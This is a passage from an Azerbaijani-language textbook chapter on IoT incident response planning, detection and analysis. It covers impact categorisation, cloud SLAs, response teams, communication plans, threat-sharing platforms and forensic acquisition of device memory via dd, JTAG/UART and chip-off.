
- IoT insident idarəçiliyinin və təhlükəsizlik mexanizmlərinin müəyyən edilməsi – IoT sistemlərində təhlükəsizliyin əsas prinsipləri izah olunur.
- IoT insidentlərinin planlaşdırılması və araşdırılması – Müxtəlif insidentlər üçün hadisə kateqoriyaları və təcili müdaxilə prosedurları hazırlanmalıdır.
- Forensik (təhlükəsizlik ekspertizası) metodlarının tətbiqi – IoT cihazlarında baş verən hücum və nasazlıqların araşdırılması və cihaz proqramlarının yoxlanılması.
- IoT sistemlərinin təhlükəsiz istifadəsi üçün tədbirlər – Təşkilatlar bulud xidməti provayderləri və digər IoT şəbəkələri ilə əməkdaşlıq edərək təhlükəsizlik səviyyəsini yüksəltməlidirlər.

IoT cihazlarının sürətlə yayılması ilə bu sahədə təhlükəsizlik məsələləri də getdikcə daha vacib və mürəkkəb hala gəlir. Ona görə də, həm fərdi istifadəçilər, həm də müəssisələr bu təhlükələri nəzərə alaraq öz IoT sistemlərini qorumağa xüsusi diqqət yetirməlidirlər.

8.3. IoT insident cavabının planlaşdırılması və icrası

IoT insident cavabı və idarəetməsi dörd mərhələyə bölünə bilər:

- **Planlaşdırma**
- **Aşkar etmə və analiz**
- **Məhdudlaşdırma, ləğv etmə və bərpa**
- **İnsidentdən sonrakı fəaliyyətlər**



Şəkil 8.1. İnsident prosesləri və onların bir-biriləri ilə əlaqəsi

8.3.1. İnsident cavabının planlaşdırılması

İnsident cavabı üçün planlaşdırma (incident response preparation) təşkilatların qəfil təhlükə ilə qarşılaşdıqda panikaya düşməsinin qarşısını almaq üçün həyata keçirilən fəaliyyətlərdən ibarətdir.

Məsələn, əgər şirkətiniz kütləvi Xidmətin İmtinası (DDoS) hücumuna məruz qalsa və serverləriniz bu yükə tab gətirə bilməsə, siz nə edəcəyinizi bilirsinizmi? Bulud provayderiniz bu cür insidentləri avtomatik idarə edirmi, yoxsa siz vəziyyətin öhdəsindən gəlmək üçün əlavə tədbirlər görməlisiniz?

Əgər veb-serverlərinizin hücuma məruz qaldığını aşkar etsəniz, onları sadəcə bağlayıb yeni ehtiyat versiyalarla (golden images) yeniləyirsinizmi? Hücum olunmuş versiyalarla nə edirsiniz? Onları kimə təqdim edirsiniz və necə? Məlumatların qeydiyyatı, qaydalar, hansı şəxslərin nə zaman iştirak edəcəyi və ünsiyyət strategiyası kimi suallar insident cavab planında ətraflı şəkildə cavablandırılmalıdır.

NIST SP 800-62r2 sənədində İnsident Cavab Planı (IRP) üçün nümunə və bu planın məzmunu izah edilir. Bu plan IoT sistemlərinin xüsusiyyətlərinə uyğun şəkildə tənzimlənə bilər. Məsələn, IoT cihazlarının məlumatlarının (sensor məlumatları, mesaj axışları, və vaxt göstəriciləri) toplanması bu plana daxil edilə bilər. Bu planın olması hücum zamanı baş verən insidentin növünü və təhlükə dərəcəsini təyin etmək üçün mühüm analiz işlərinə fokuslanmağa imkan verir.

- **IoT sistemlərinin kateqoriyalaşdırılması**

Dövlət qurumları IoT sistemlərinin kateqoriyalaşdırılmasına xüsusi önəm verir. Bu, hansı sistemlərin həyati əhəmiyyət daşıdığını müəyyən etmək və təhlükəsizlik pozuntularının təsirini təyin etmək üçün vacibdir.

Şirkətlərin IoT sistemlərini təsnif etməsi, təhlükəsizlik insidentlərinə verilən cavabların həmin sistemlərin biznes və missiya təsirinə əsasən tənzimlənməsinə imkan yaradır.

Bu kateqoriyalaşdırma:

- İnsidentin biznesə və missiyaya təsirini nəzərə almağa,
- Təhlükəsizlik və insan sağlamlığı risklərini qiymətləndirməyə,
- Real vaxtda insidentlərin qarşısını almaq üçün lazımi tədbirləri görməyə kömək edir.

NIST FIPS 199 sənədi məlumat sistemlərinin kateqoriyalaşdırılması üçün faydalı metodlar təqdim edir. Biz bu çərçivəni götürərək IoT sistemlərinin təsnifatı üçün uyğunlaşdıraraq istifadə edə bilərik.

Aşağıdakı cədvəl 8.1 FIPS 199 sənədindən götürülmüşdür və məxfiliyin (confidentiality), bütövlüyün (integrity) və mövcudluğun (availability) təhlükəsizliyə təsirini göstərir.

Cədvəl 8.1. Məxfiliyin, bütövlüyün və mövcudluğun təhlükəsizliyə təsiri

Təhlükəsizlik Məqsədi	**Aşağı Təsir (Low Impact)**	**Orta Təsir (Moderate Impact)**	**Yüksək Təsir (High Impact)**
Məxfilik (Confidentiality)	Məlumatların icazəsiz yayılması **məhdud** mənfi təsirə malik ola bilər (təşkilati əməliyyatlar, aktivlər və fərdlər üçün)	Məlumatların icazəsiz yayılması **ciddi** mənfi təsirə malik ola bilər	Məlumatların icazəsiz yayılması **çox ağır və ya fəlakətli** təsirə malik ola bilər
Bütövlük (Integrity)	Məlumatların icazəsiz dəyişdirilməsi və ya məhv edilməsi **məhdud** mənfi təsirə malik ola bilər	Məlumatların icazəsiz dəyişdirilməsi və ya məhv edilməsi **ciddi** mənfi təsirə malik ola bilər	Məlumatların icazəsiz dəyişdirilməsi və ya məhv edilməsi **çox ağır və ya fəlakətli** təsirə malik ola bilər
Mövcudluq (Availability)	Məlumatlara və ya sistemlərə girişin pozulması **məhdud**	Məlumatlara və ya sistemlərə girişin pozulması	Məlumatlara və ya sistemlərə girişin pozulması **çox**

	mənfi təsirə malik ola bilər	**ciddi** mənfi təsirə malik ola bilər	**ağır və ya fəlakətli** təsirə malik ola bilər

- **IoT sistemlərində təhlükəsizlik riskləri və cavab strategiyaları**

IoT sistemlərində bu çərçivədən istifadə etməyə davam edə bilərik, lakin burada zamanın təsirini və cavab tədbirlərinin təcili olmasının vacibliyini də nəzərə almaq lazımdır. Məsələn, bir avtomobil parkına kiberhücum cəhdi olarsa, bəzi cavab tədbirləri çox sərt görünə bilər. Ancaq əgər hücumun məqsədi avtomobili qəzaya uğratmaqdırsa, təcili tədbirlər mütləq lazımdır. Bəzi hallarda İnsident Cavab Planı avtomobil istehsalçısının bütün əlaqəli nəqliyyat vasitələrinin sistemlərini müvəqqəti deaktiv etməsini və ya nəzarət bloklarının təhlükəsizliyini yoxlamasını tələb edə bilər. Əsas sual budur: IoT sistemlərinə qarşı hücum aşkarlanarsa, bu hücum işçilər, müştərilər və ya digər şəxslər üçün təcili təhlükə yarada bilərmi?

Əgər bir təşkilatın təhlükəsizlik rəhbərliyi IoT sistemlərinin sındırılmasına dair məlumat alır, lakin sistemi işlək vəziyyətdə saxlayırsa və nəticədə xəsarət və ya ölüm hadisəsi baş verərsə, bu halda təşkilat hüquqi məsuliyyət daşıya bilər.

- **IoT insident cavab prosedurları**

Avropa Şəbəkə və İnformasiya Təhlükəsizliyi Agentliyi (ENISA) son dövrlərdə ortaya çıxan texnologiyalarda IoT təhlükə tendensiyalarını araşdırıb. Bu hesabat IoT sistemlərinə təsir edən bir neçə təhlükənin artdığını qeyd edir.

Bu təhlükələrə aşağıdakılar daxildir:

- Zərərli kodlar: qurdlar (worms), troyanlar (Trojans)
- Veb əsaslı hücumlar
- Veb tətbiqlərinə hücumlar və kod inyeksiyası hücumları
- Xidmətin dayandırılması hücumları (Denial of Service - DoS)
- Fişinq (Phishing) hücumları
- İstismar dəstləri (Exploit kits)
- Fiziki zərər, oğurluq və ya məlumat itkisi
- Daxili təhdidlər (İşçi və ya daxili şəxslər tərəfindən hücumlar)
- Məlumat sızması
- Şəxsiyyət oğurluğu və saxtakarlıq

- **IoT insident cavab prosedurları: Təşkilatların hazırlığı**

Təşkilatlar IoT təhlükələrinə qarşı effektiv cavab verməyə hazır olmalıdırlar. Bunun üçün insident cavab planı hazırlanmalıdır ki, burada hər bir vəzifənin icra edəcəyi prosedurlar dəqiq şəkildə müəyyən olunsun.

Bu prosedurlar, təhlükəsizlik pozuntusunun biznes və maraqlı tərəflərə təsirindən asılı olaraq bir qədər fərqlənə bilər. Ən azı, prosedurlar insidentlərin

aşkarlandığı zaman daha yüksək səviyyəli və ya ixtisaslaşmış mütəxəssislərə eskalasiya edilməli olduğunu göstərməlidir.

İnsident cavab planı bu əsas məqamları əhatə etməlidir:

- Məlumat sızması şübhəsi olduqda maraqlı tərəflərə nə vaxt və necə məlumat vermək lazımdır?
- Onlara dəqiq nə demək lazımdır?
- İnsident zamanı hansı şəxslərlə ünsiyyət qurmaq lazımdır?
- Hadisə ilə bağlı hansı addımlar atılmalıdır?
- Sübutların qorunması üçün hansı prosedurlar icra edilməlidir?

Əgər üçüncü tərəf bulud xidməti provayderi prosesə cəlb olunubsa, onların xidmət planında (SLA – Service Level Agreement) bu cür insidentlər zamanı sübutların qorunmasını necə dəstəkləyəcəkləri aydın şəkildə izah olunmalıdır.

- **Bulud xidmət provayderlərinin (CSP) rolu**

Əgər təşkilatınız IoT xidmətlərini idarə etmək üçün bulud texnologiyalarından istifadə edirsə, bulud SLA-larının (Xidmət Səviyyə Razılaşmaları) insident cavab planında əhəmiyyətli rolu var.

Ancaq bütün bulud provayderləri (CSP) insident cavabı üçün kifayət qədər dəstək təmin etmir. Buna görə də, təhlükəsizlik tədbirləri görülərkən CSP-lərin təmin etdiyi xidmətlər diqqətlə nəzərdən keçirilməlidir.

Bulud Təhlükəsizliyi Alyansı (Cloud Security Alliance - CSA) "Cloud Computing V3.0 Təhlükəsizlik Təlimatı" sənədində (9.3.1-ci bölmə) bulud SLA-larında aşağıdakı məqamların əhatə olunmasını tövsiyə edir:

- Əlaqə nöqtələri, ünsiyyət kanalları və insident cavab komandalarının əlçatanlığı
- İnsidentlərin tərifi və xəbərdarlıq kriteriyaları (provayderdən müştəriyə və xarici tərəflərə)
- CSP-nin insidentlərin aşkar edilməsinə verdiyi dəstək (məsələn, hadisə məlumatlarının toplanması, şübhəli hadisələr barədə bildirişlər və s.)
- İnsidentlər zamanı rolların və vəzifələrin aydın şəkildə müəyyənləşdirilməsi
- CSP tərəfindən insidentlərin araşdırılması üçün verilən dəstək (məsələn, insident məlumatlarının toplanması, ekspertiza və analiz işlərinə qatılmaq və s.)

Bulud xidmət provayderləri və təşkilatlar arasındakı insident cavab planları aşağıdakı əlavə aspektləri də əhatə etməlidir:

- Daimi insident cavab testlərinin keçirilməsi və bu testlərin nəticələrinin paylaşılması
- Post-mortem fəaliyyətləri (məsələn, əsas səbəb analizi, insident cavab hesabatı, əldə edilən dərslərin təhlükəsizlik idarəçiliyinə inteqrasiyası və s.)
- İnsident cavabı sahəsində məsuliyyətlərin aydın şəkildə müəyyən edilməsi (provayder və müştəri arasındakı əlaqənin SLA çərçivəsində tənzimlənməsi)

o IoT insident cavab komandasının tərkibi

Düzgün texniki resursları tapmaq və insident cavab komandasını təşkil etmək həmişə çətinlik yaradır. Carnegie Mellon Universitetinin CERT təşkilatı bildirir ki, insident cavab komandalarının formalaşdırılması bir sıra faktorlarla bağlıdır:

- Missiya və məqsədlər
- Mövcud işçi heyətinin təcrübəsi
- Proqnozlaşdırılan insident yükü
- Təşkilatın ölçüsü və istifadə olunan texnologiyalar
- Maliyyələşmə və resurs təminatı

Adətən, bir insident meneceri təyin edilir və o, komandada müxtəlif üzvləri bir araya gətirir. Komandanın tərkibi, insidentin miqyasına və lazım olan cavab tədbirlərinə uyğun olaraq formalaşdırılır.

Komanda üzvləri aşağıdakılara hazır olmalıdır:

- İnsident cavabı sahəsində peşəkar təlim keçmiş olmalıdırlar
- Zəruri hallarda dərhal müdaxilə etməyə hazır olmalıdırlar
- Həm yerli insident cavab prosedurlarını, həm də bulud provayderlərinin SLA-larını bilməlidirlər

Effektiv planlaşdırma insidentlərə düzgün mütəxəssislərin yönləndirilməsinə imkan yaradır.

IoT insidentlərinə cavab verən komandalar aşağıdakı bacarıqlara sahib olmalıdır:

- IoT texnologiyalarının spesifik tələblərini başa düşmək
- İnsidentlərin yerləşmə və tətbiq ssenarilərinə uyğun analizini aparmaq
- Zərər çəkmiş IoT sistemlərinin biznes məqsədlərini dərindən anlamaq

Təşkilatlar hər növ insident üçün təcili əlaqə nöqtələrinin (POC – Point of Contact) siyahısını hazırlamalıdırlar ki, insident baş verdikdə dərhal lazımi şəxslərlə əlaqə qurmaq mümkün olsun.

o İnsidentlər üçün ünsiyyət planlaması

İnsidentlərə cavab vermək çox vaxt qarmaqarışıq və sürətli proses olur. Bu səbəbdən, detallar diqqətdən qaça bilər. Təşkilatlar öncədən hazırlanmış ünsiyyət planına sahib olmalıdırlar ki, maraqlı tərəflər və tərəfdaşlar bu prosesə düzgün şəkildə cəlb olunsunlar.

Ünsiyyət planı aşağıdakı əsas məqamları əhatə etməlidir:

- İnsidentin hansı hallarda daha yüksək səviyyəli texniki komandaya, idarəçilərə və rəhbərliyə ötürüləcəyi
- Hansı məlumatların, kim tərəfindən və nə vaxt paylaşılmalı olduğu
- Müştərilər, dövlət qurumları, hüquq-mühafizə orqanları və media ilə ünsiyyət qaydaları
- Sosial media və informasiya paylaşım platformalarında nə dərəcədə açıqlama verməyin mümkünlüyü (Twitter, Facebook və s. üzərindən elanlar)

Daxili insident cavab perspektivindən, ünsiyyət planı təşkilat daxilində hər bir IoT sistemi üçün əsas əlaqə nöqtələrini (POC) və alternativ variantları əhatə etməlidir.

Eyni zamanda, CSP-lər (Bulud Xidmət Provayderləri) və digər tərəfdaşlarla paylaşım edilən IoT məlumatları nəzərə alınmalıdır. Məsələn, əgər IoT verilənlərini analitik şirkətlərlə paylaşan API-lər dəstəklənirsə, məlumat pozuntusu məxfiliyi qorunan məlumatların təsadüfən başqa yerlərə ötürülməsinə səbəb ola bilər.

8.3.2. Aşkar etmə və analiz

SIEM (Təhlükəsizlik Məlumatı və Hadisə İdarəetməsi) sistemləri kibertəhlükəsizlikdə vacib bir rol oynayır. Bu sistemlər, müşahidə edilən hadisələr arasında əlaqə yaradaraq mümkün insidentləri aşkarlamağa kömək edir.

IoT sistemlərinin monitorinqi üçün SIEM-lərin konfiqurasiya edilməsi mümkündür, lakin bəzi çətinliklər var:

- IoT sistemləri əsasən bulud əsaslı infrastrukturlara güvənir.
- İoT cihazları çox vaxt məhdud resurslara malikdir (prosessinq gücü, yaddaş və ya kommunikasiya imkanları), buna görə də hadisə qeydlərini (log-ları) toplayıb göndərə bilmirlər.

Bu səbəbdən, monitorinq infrastrukturunun düzgün qurulması zəruridir. IoT sistemlərini dəstəkləyən bulud provayderlərindən (CSP) gələn məlumatlar və cihazların özündən əldə edilə bilən bütün mümkün məlumatlar toplanmalıdır.

Bazarda məhdud seçimlər mövcud olsa da, bəzi startap şirkətləri bu boşluğu doldurmağa çalışır. Bastille adlı şirkət, IoT üçün RF-monitorinq (radio tezlik monitorinqi) həlli üzərində işləyir. Onların məhsulu 60 MHz-dən 6 GHz-ə qədər olan tezlik aralığını əhatə edir və əsas IoT kommunikasiya protokollarını izləyir.

Bastille-nin simsiz monitorinq həlli, SIEM sistemləri ilə inteqrasiya olunaraq simsiz IoT şəbəkələrində tam müşahidə imkanı yaradır.

Nə etməli?

- Daimi skan etmə və SIEM hadisə əlaqələndirmə sistemlərindən istifadə edilməlidir.
- Bulud əsaslı və ya edge computing (kənar hesablama) analiz sistemləri tətbiq olunmalıdır.
- Splunk kimi həllər IoT təhlükəsizliyi üçün effektiv vasitələrdir.

o IoT üçün rəqəmsal ekspertiza və insident cavab prosesləri (DFIR)

IoT spesifik rəqəmsal ekspertiza və insident cavab planı (DFIR) üçün, ilk növbədə mövcud təhlükə növlərinin yaxşı başa düşülməsi lazımdır.

Mümkün təhlükə göstəriciləri (indikatorları) aşağıdakıları əhatə edə bilər:

- Səhv yönləndirən saxta sensor məlumatları IoT analiz sistemlərini çaşdırmaq üçün göndərilə bilər.
- Saxta IoT cihazlarından istifadə edərək müəssisə şəbəkələrindən məlumat oğurlama cəhdləri görülə bilər.

- **IoT təhlükə göstəriciləri və hücum cəhdləri**

IoT sistemlərinə qarşı həyata keçirilə biləcək təhlükə cəhdləri aşağıdakılardır:

- Məxfiliyə müdaxilə cəhdləri – İnsanların harada olduğunu və nə etdiklərini izləmək üçün məxfiliyi pozan nəzarət mexanizmləri tətbiq edilə bilər.
- Zərərli proqram inyeksiyası – IoT idarəetmə sistemlərinə zərərli proqram (malware) daxil edərək, fərdi şəxslər, təşkilatlar və ya qoşulmuş cihazlar arasındakı etibarlı əlaqələrdən sui-istifadə edilə bilər.
- Biznes fəaliyyətlərini pozmaq üçün xidmətin dayandırılması hücumları (DoS, DDoS) həyata keçirilə bilər.
- IoT cihazlarına icazəsiz giriş – Hücumçular IoT sistemlərini fiziki və ya proqram təminatı vasitəsilə sındıraraq onları zədələyə bilər.
- Məlumatların məxfiliyinə təhlükə – Cihazlar, keçidlər (gateways) və bulud əsaslı kriptoqrafik modullara müdaxilə edərək IoT şəbəkəsi boyunca məlumatları oğurlamaq mümkündür.
- Maliyyə fırıldaqları – Hücumçular avtonom və etibarlı ödəniş sistemlərindən faydalanaraq maliyyə qazancı əldə etməyə çalışa bilərlər.

- **IoT Hücumlarına Qarşı Müdafiə Strategiyaları**

IoT sistemlərində təhlükəsizlik insidentlərinə cavab verərkən, hücumun baş verdiyini vaxtında anlamaq olduqca vacibdir.

- IoT cihazlarının çoxu etibarlı identifikasiya məlumatları saxlayır və bu məlumatlar hücum nəticəsində təhlükəyə düşə bilər.
- Əgər etibarlı əlaqə komprometasiya edilərsə, hücumçular sistemdə "yanal hərəkət" edə bilər və digər sistemlərə də müdaxilə etmə imkanına sahib olarlar.
- Monitorinq sistemləri kifayət qədər inkişaf etmədikdə, bu cür hərəkətlər gizli və səssiz şəkildə həyata keçirilə bilər.
- Bir insidentin aşkarlanması üçün çox vaxt tələb oluna bilər və bu müddət ərzində hücumçular sistemin kritik alt sistemlərinə müdaxilə edə bilər.
- İnsident baş verdikdə, cavab prosesi dərhal digər IoT cihazlarını, hesablama resurslarını və sistemləri analiz etməyə yönəlməlidir.
- Təəssüf ki, hal-hazırda minlərlə və ya milyonlarla bağlı cihazın təhlükəsizlik vəziyyətini sürətlə müəyyən edən alətlər məhdud saydadır.

- **Kompрometasiya olunmuş sistemlərin analizi**

Bir insidenti uğurla təhlil etmək üçün müasir təhlükələr və göstəricilər haqqında aktual və geniş biliklərə malik olmaq vacibdir. Effektiv təhlükə kəşfiyyatı alətləri və prosedurları insident cavab komandalarının əsas bacarıqları arasında olmalıdır.

İoT sistemləri kibertəhlükəsizlik hücumlarının əsas hədəfinə çevrildikcə, təhlükə paylaşma platformaları aşağıdakı göstəriciləri və müdafiə nümunələrini üzvləri ilə bölüşür:

Mövcud Təhlükə Paylaşma Platformalarına Nümunələr:

- DHS Automated Indicator Sharing (AIS) təşəbbüsü – Enerji və texnologiya sektorlarına yönəlmiş təhlükə məlumatlarının paylaşımı. (https://www.us-cert.gov/ais)
- Alienvault Open Threat Exchange (OTX) – Açıq təhlükə paylaşma platforması. (https://www.alienvault.com/open-threat-exchange)
- IBM X-Force Exchange – Bulud əsaslı təhlükə kəşfiyyat xidməti. (http://www-03.ibm.com/software/products/en/xforce-exchange)
- İnformasiya Texnologiyaları Təhlükə Paylaşma və Analiz Mərkəzi (ISAC)

Missiya-yönümlü təhlükə kəşfiyyatı üzrə ixtisaslaşmış ISAC-lara nümunələr:

- Sənaye İdarəetmə Sistemi (ICS) ISAC (http://ics-isac.org/blog/home/about/)
- Elektrik enerjisi sektoru ISAC
- İctimai nəqliyyat və səth nəqliyyatı ISAC
- Su təchizatı sistemləri ISAC

o Təhlükənin təhlili və zaman çərçivəsinin hazırlanması

Mümkün insident müəyyən edildikdən sonra, hücumun miqyasını və aktivliyini təyin etmək üçün əlavə analizlər aparılmalıdır.

- Analitiklər insidentin baş vermə müddətini izləmək üçün bir fəaliyyət qrafiki (timeline) hazırlamalıdır.
- Yeni məlumatlar əldə edildikcə bu zaman cədvəli yenilənməlidir.
- Başlanğıc vaxtı və digər əhəmiyyətli hadisələr sənədləşdirilməlidir.
- Audit və log məlumatlarından istifadə edərək hadisələrin əlaqələndirilməsi aparılmalıdır.

  Dəqiq vaxt mənbəyinin qorunması və yayılması vacibdir.
- İoT sistemlərində Şəbəkə Zaman Protokolundan (NTP) istifadə edilməsi, insidentlərə qarşı mübarizədə əhəmiyyətli rol oynayır.
- Bu zaman qrafiki komandaya hücumçuların hansı addımları atdığını təyin etməyə kömək edəcək.

o Hücum edənin müəyyən edilməsi və komprometasiya olunmuş cihazların analizi

IoT təhlükəsizlik insidentlərinin araşdırılması zamanı, hücumun mənbəyini müəyyən etmək üçün təhlil aparmaq vacibdir. Bu, hücum edənlərin kimliyini aşkar etmək (attribution) prosesini əhatə edir.

Hücumçuların Kimliyini Müəyyən Etmək Üçün İstifadə Olunan Alətlər:

- WHOIS verilənlər bazası – Hücumda iştirak edən IP ünvanlarının sahiblərini müəyyən etmək üçün istifadə olunur.

- Kommando və nəzarət (C&C) serverlərinin aşkarlanması – Bəzi hücumçular botnetlər, yoluxmuş hostlar, VPN-lər və ya Tor şəbəkələrindən istifadə edərək izlərini gizlədirlər.

Problem: IoT hücumlarının bir çoxunda, hücum edən cihazın IP ünvanı olmaya bilər və ya qurbanın şəbəkəsində fəaliyyət göstərdiyinə görə IP ünvanı izləməklə hücumçunu tapmaq çətinləşə bilər.

Müasir hücum texnikaları:

- Dinamik pivotinq – Hücumçular bir sistemdən digərinə keçərək izlərini gizlədirlər.
- İzlənilməyə qarşı tədbirlər – Dövlət dəstəyi olan hacker qrupları və ya peşəkar kibercinayətkarlar izlərini tez bir zamanda silmək üçün xüsusi alətlərdən istifadə edirlər.

o Kompрometasiya olunmuş cihazların dərin təhlili

- Hücumçunun izlərini tapmaq üçün yoluxmuş cihazın faylları analiz olunmalıdır.
- Cihaz üzərində yüklənmiş faylların tərkibini təhlil etmək hücumçunun istifadə etdiyi üsulları aşkar edə bilər.
- IoT insident cavabı həm də şəbəkə keçidlərinin (gateways) ekspertizasını tələb edə bilər.

Təhlükəsizlik mütəxəssisləri adətən yoluxmuş sistemlərin görüntülərini (images) əldə edərək offline rejimdə araşdırırlar. Bu prosesdə uyğunlaşdırıla bilən infrastruktur alətləri IoT sistemlərinin analizi üçün çox faydalı ola bilər.

o Xeyirli və zərərli sistemlər arasındakı müqayisə

- İoT cihazlarının normal fəaliyyətini əks etdirən sistem görüntüləri (baseline), təhlükəsizlik insidentlərində müqayisə üçün istifadə edilə bilər.
- Docker imicləri IoT cihazlarının yerləşdirilməsi üçün istifadə edildikdə, onların konfiqurasiyası təhlil üçün etalon kimi istifadə edilə bilər.

Avtorizasiya sistemləri qurulduqda:

- IoT autentifikasiya sistemlərindən gələn jurnallar (logs) dəyərli məlumat mənbəyi ola bilər.
- Sistemdə uğursuz giriş cəhdlərini, şübhəli uğurlu girişləri və anormal IP-ləri izləmək insidentlərin aşkarlanmasına kömək edər.
- Enterprise SIEM qaydaları təhlükə kəşfiyyat məlumatları və reputasiya verilənlər bazalarından istifadə edərək bu funksionallığı təmin edə bilər.

o Məlumatın oğurlanması və hücum araşdırmaları

IoT sistemlərində insident araşdırmalarının əsas məqsədlərindən biri hansı məlumatların kompрometasiya olunduğunu təyin etməkdir.

Məlumat oğurlanmasının (exfiltration) müəyyən edilməsi ilk addımdır, lakin hücum nəticəsində əldə edilən məlumatların necə qorunduğunu anlamaq da vacibdir. Əsas suallar:

- Oğurlanan məlumatlar güclü kriptoqrafik üsullarla qorunmuşdursa, hücumçuların bundan real fayda əldə etməsi çətin ola bilər.
- Əgər hücum edən şəxs şifrələnmiş məlumatları əldə edibsə, onun dekod edilməsi üçün lazım olan şəxsi açarları da əldə edibmi?
- Təşkilat məlumatların vəziyyətini (şifrələnmiş və ya açıq mətn) sistemin hər nöqtəsində, hostlarda, şəbəkədə və tətbiqlərdə izləyə bilirmi?

Məlumat oğurluğunun miqyasını dəqiq müəyyən etmək üçün:

- Audit sistemlərindən və loq məlumatlarından istifadə edilməlidir.
- Hücumun hansı nöqtələrdə baş verdiyi və məlumatların hara göndərildiyi araşdırılmalıdır.
- Tənzimləyici və hüquqi öhdəliklərə uyğun olaraq məlumat pozuntularının bildirilib-bildiriləməyəcəyi müəyyən olunmalıdır.

IoT sistemlərində insidentləri araşdırmaq üçün aşağıdakı rəqəmsal forensik alətlərdən istifadə edilə bilər:

- GRR – İnsidentlər üzrə rəqəmsal araşdırma və analiz aləti.
- Bit9 – Zərərli proqramların aşkarlanması və sistem davranışlarının izlənilməsi üçün istifadə olunur.
- Mastiff – Fayl analizləri və sistemlərin təhlükəsizlik auditi üçün.
- Encase – Hüquq-mühafizə orqanları tərəfindən geniş istifadə edilən ekspertiza aləti.
- FTK (Forensic Toolkit) – Təhlükəsizlik insidentlərinin dərin analizi üçün istifadə olunur.
- Norman Shark G2 – Zərərli proqramların (malware) aşkarlanması və analiz edilməsi üçün istifadə olunur.
- Cuckoo Sandbox – Şübhəli faylların təhlükəsiz mühitdə işlədilərək təhlil edilməsi üçün məşhur bir platformadır.

Ənənəvi forensika alətləri IoT cihazlarının analizi üçün tam uyğun olmaya bilər.

Tədqiqatçılar yeni "Next Best Thing" yanaşmasını təklif edirlər:

- IoT cihazlarının özləri həmişə faydalı məlumatları saxlamaya bilər.
- Məlumat mübadiləsi edən digər sistemlər, məsələn, serverlər, şəbəkə keçidləri və bulud infrastrukturuna diqqət yetirilməlidir.
- MQTT müştəriləri birbaşa məlumat saxlamasa da, məlumatları yuxarı səviyyəli MQTT serverlərinə göndərə bilər.
- Bu halda, məlumatların təhlili üçün serverlər daha əhəmiyyətli mənbə ola bilər.

- **IoT cihazlarının təhlili**

Bəzi hallarda IoT cihazlarının özlərindən kritik məlumatların əldə edilməsi mümkündür.

- İnsident araşdırmalarında cihazın firmware-nin çıxarılması və təhlili vacibdir.
- IoT cihazlarının böyük müxtəlifliyi səbəbindən spesifik alət və metodlar fərqli ola bilər.

Təhlükəsizlik şirkətləri ilə əməkdaşlıq:

- Bu fəaliyyətlər, forensika sahəsində peşəkar olan və sübutların qorunması qaydalarını bilən təhlükəsizlik firmalarına həvalə edilə bilər.
- Əgər məlumat məhkəmə prosesində istifadə ediləcəksə, sübut zəncirinin qorunması vacibdir.

Daxili cihazların (embedded devices) analiz edilməsi çətin ola bilər, çünki:

- Bəzi istehsalçılar yaddaşa USB interfeysi təqdim etsələr də, çox vaxt yaddaşın hansı sahələrinin əlçatan olmasını məhdudlaşdırırlar.
- Əgər cihaz UNIX (Linux əsaslı) bir əməliyyat sistemi nüvəsinə malikdirsə və analizçi ona komanda sətrindən giriş əldə edə bilirsə, *dd* əmri ilə cihazın yaddaş görüntüsü (image), bölmələri və master boot record çıxarıla bilər.

JTAG və UART vasitəsilə yaddaş çıxarılması:

- Əgər cihazın standart interfeysi yoxdursa, JTAG və UART portları vasitəsilə birbaşa yaddaşı çıxarmaq mümkündür.
- Bəzi təhlükəsizlik yönümlü istehsalçılar JTAG interfeyslərini deaktiv edir və ya gizlədirlər.
- Bu cür hallarda, fiziki müdaxilə tələb oluna bilər (məsələn, cihazın fiziki qoruma qatını çıxarmaq).

Əgər JTAG test portları aktivdirsə, aşağıdakı alətlər faydalı ola bilər:

- Open On-Chip Debugger (http://openocd.org/)
- UrJTAG (http://urjtag.org/)

Bu alətlər flash çipləri, prosessorları və digər daxili sistem arxitekturaları ilə əlaqə yaratmaq üçün istifadə edilə bilər.

Əgər JTAG və UART interfeysləri əlçatan deyilsə, "chip-off" (çip ayırma) texnikası tətbiq edilə bilər.

- Chip-off prosesi yaddaş çipinin fiziki şəkildə cihazdan çıxarılmasıdır.
- Bu metod ümumiyyətlə destruktivdir (çip cihazdan ayırıldıqdan sonra yenidən istifadə edilə bilməz).
- Çip kimyəvi üsullarla və ya lehim çıxarma metodları ilə ayrılır.
- Daha sonra xüsusi proqramlaşdırıcılar vasitəsilə çipin yaddaşı oxunur və analiz edilir.

Chip-off metodu ümumiyyətlə yüksək səviyyəli laboratoriyalar tərəfindən həyata keçirilir.

İoT cihazlarının tam yaddaş çıxarılması başa çatdıqdan sonra, növbəti addım **binari (binary) məlumatların analizi** olur.

Çip və arxitekturadan asılı olaraq, aşağıdakı alətlər xam binary analizini aparmaq üçün istifadə edilə bilər:

- Binwalk (http://binwalk.org/) – Firmware içərisində faylları, fayl sistemlərini və xüsusi imzaları aşkarlamaq üçün istifadə edilir.
